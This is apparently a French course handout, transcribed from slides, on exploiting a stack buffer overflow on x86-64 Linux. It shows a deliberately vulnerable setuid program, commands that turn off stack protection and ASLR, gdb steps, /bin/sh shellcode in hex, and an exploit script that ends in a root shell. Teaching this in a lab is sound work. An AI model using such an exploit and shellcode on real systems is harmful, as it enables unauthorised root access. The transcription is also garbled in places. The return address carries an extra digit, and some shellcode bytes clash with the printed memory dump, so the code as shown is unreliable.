


Exploitation de la Vulnérabilité Buffer (STACK) Overflow

Enseignant : MTIBAA Riadh
Maître assistant à l'ISSATSO
Email : rmtibaa@gmail.com



Problématique


- Vulnérabilités buffer overflow : exploitées par Worms (Ex. WannaCry).
- Millions de {systèmes d'exploitation+logiciels} piratés/non-patchés : malwares se propagent des machines vulnérables vers celles sécurisées.

Volatilité de la Protection

- Développement : compilateur protège le binaire généré contre l'exploitation du Buffer Overflow.
- Versions déploiement : pas de protections (performance).

Maîtrise du Buffer Overflow

- Interaction entre registres (mémoire CPU) et pile (mémoire RAM).
- Exécution de programme : gestion d'@s dans les registres.



high addresses

Linux Process Memory Map

low addresses

Pile et Registres

PILE (stack)

Pointed by rip (6 octets)

Pointed by rbp (8 octets)

Alignement

Adressage buffer :
@s croissantes

buffer[210]

Pointed by rsp

Adressage Pile :
@s décroissantes

main:

...

pushq %rbp

...

movq %rsp, %rbp

...

call

printf@PLT

...

popq %rbp

...

ret

Sommet de la pile

Contexte CPU du Buffer Overflow

- Condition : une @ mémoire de la pile d'une fonction vulnérable est modifiée de manières inconsistantes.
- Terminaison de l'exécution d'une fonction appelée : programme revient à la pile de la fonction appelante.
- **Exploitation** : injection d'@s dans les registres pour rediriger le flux d'exécution d'un programme vers un parasite déjà chargé en mémoire.
- Fonctions vulnérables :
{gets, strcpy, strcat, sprintf, scanf}.
- Raison : réécriture d'une @ mémoire déjà remplie possible.
- Utiliser versions sécurisées.

Code Vulnérable au Buffer Overflow

```
#include ...  
void main(int argc, char* argv[])  
{  
    char buffer[50];  
    strcpy(buffer, argv[1]);  
}
```

```
\>>./BasicBufferOverFlow azerty  
\>>./BasicBufferOverFlow aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaa aaaaaaaaaaaaaa  
aaaaaaaaaaaaa aaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
*** stack smashing detected ***: <unknown> t  
erminated  
Aborted (core dumped)  
\>>
```

Chaîne trop longue pour buffer

Buffer Overflow

Code Vulnérable au Buffer Overflow :

vuln.c

```
Compilation : gcc -fno-stack-  
protector -z execstack vuln.c  
-o vuln
```

Désactivation de ASLR :

```
sysctl kernel.randomize_va_space=0
```

```
#include ...
```

```
int setuid(uid_t uid);
```

```
void main(int argc, char *argv[])
```

```
{
```

```
setuid(0);
```

```
char buffer[210];
```

```
strcpy(buffer, argv[1]);
```

```
printf("Amicalement MTIBAA
```

```
Riadh !!!\n");
```

```
}
```

Script d'Exploitation de Vulnérabilité Buffer Overflow :
exploit.py à configurer suite au débogage...

```
#SECURITY Address Space Layout Randomization désactivée
```

```
from subprocess import call
```

```
shellRootOpcode='\x48\x31...\x05'
```

```
TailleBuffer=???
```

```
TailleShellOpcode=??
```

```
TailleAlloueeBuffer=???
```

```
tailleAlignement=tailleAlloueeBuffer-
```

```
tailleBuffer
```

```
TailleRBPCste=?
```

```
rip='0x????????????'
```

```
ripDecode=(rip[2:].decode('hex'))[::-1]
```

```
payload='\x90'*(tailleBuffer-
```

```
tailleShellRootOpcode)+shellRootOpcode+
```

```
'\x90'*(tailleAlignement+tailleRBPCste)+
```

```
ripDecode
```

```
call(['./vuln', payload])
```

1. Débogage du Programme Vulnérable

```
\>>gdb vuln
```

2. Utilisation de la Syntaxe Intel

```
(gdb) set disassembly-flavor intel
```

3. Génération du Code Assembleur du Segment Main

```
(gdb) disas main
```

Calcul du Nombre d'Octets d'Alignement

- Nombre d'octets alloués pour buffer : $0xe0 = 32 + 64 + 128 = 224$.
- Taille du buffer demandée en octets : 210.
- Nombre d'octets d'alignement (gestion d'adressage virtuel & pagination) : $224 - 210 = 14$.

4. Détermination de la Taille Allouée au Buffer

```
mov     rax,0x0
add     rax,0x10
mov     rdx,QWORD PTR [rax]
lea     rax,[rbp-0xe0]
mov     rsi,rdx
mov     rdi,rax
, c to continue without pagin
call    0x1070 <strcpy@plt>
lea     rdi,[rip+0xe32]

call    0x1080 <puts@plt>
mov     eax,0x0
leave
ret
```

```
0x0000000000000011e0 <+87>:
```

```
0x0000000000000011e1 <+88>:
```



```
(gdb) r $(python -c"print '\x90'*162+'\x48\x31\xff\x00\x69\x0f\x05
\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x
08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89\xe6\x00\x3b\x0f\x05
\x6a\x01\x5f\x6a\x3c\x58\x0f\x05'+'\x90'*22+'R'*6")
```

```
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/osboxes/B...
int '\x90'*162+'\x48\x31\xff\x00\x69\x0f\x05
\xff\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x
\x31\xc0\x50\x57\x48\x89\xe6\x00\x3b\x0f\x05
58\x0f\x05'+'\x90'*22+'R'*6")
Amicalement MTIBAA Riadh !!!
Program received signal SIGSEGV,
0x0000525252525252 in ?? ()
```

Injection de l'Opcode Durant le Débogage pour Déterminer la Bonne @ de Retour (rip)

Strategie d'injection : injecter opcode à la fin de **buffer**, ainsi il restera **210-48=162** octets.

Affichage d'une Partie du Contenu de la Pile de vuln
(gdb) x/100x \$rsp-200

0x7fffffffdd98:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffdda8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffddb8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffddc8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffddd8:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffdde8:	0x90909090	0x90909090	0x31489090	0x0f69b0ff
0x7fffffffddf8:	0xd2314805	0x2fffb48	0x2f6e6962	0xc1486873
--Type <RET> for more, q to quit, c to continue without paging--				
0x7fffffffde08:	0x485308eb	0x3148e789	0x485750c0	0x3bb0e689
0x7fffffffde18:	0x016a050f	0x583c6a5f	0x9090050f	0x90909090
0x7fffffffde28:	0x90909090	0x90909090	0x90909090	0x90909090
0x7fffffffde38:	0x52525252	0x00005252	0x00000000	0x00000000
0x7fffffffde48:	0x55555555	0x00007fff	0x00400000	0x00000000

Partant de l'@ **0x7fffffffdde8**, l'@ du premier octet **0x48** de l'opcode injecté dans buffer est de **0x7fffffffddf2**.

Configuration de exploit.py

```
from subprocess import call
shellRootOpcode='\x48\x31...\x05'
tailleBuffer=210
tailleShellOpcode=48
tailleAlloueeBuffer=224
tailleAlignement=tailleAlloueeBuffer-tailleBuffer
tailleRBPCste=8
rip='0x7fffffffdddf2'
ripDecode=(rip[2:].decode('hex'))[::-1]
payload='\x90'*(tailleBuffer-tailleShellRootOpcode)
+shellRootOpcode+'\x90'*(tailleAlignement+tailleRBPCste)
+ripDecode
call(['./vuln', payload])
```

```
\>>sudo chown root vuln
\>>sudo chmod +s vuln
\>>Élévation de Privilèges
```

```
\>>python exploit.py
Amicalement MTIBAA Riadh    !!!
# whoami
root
# █ Injection Réussie
```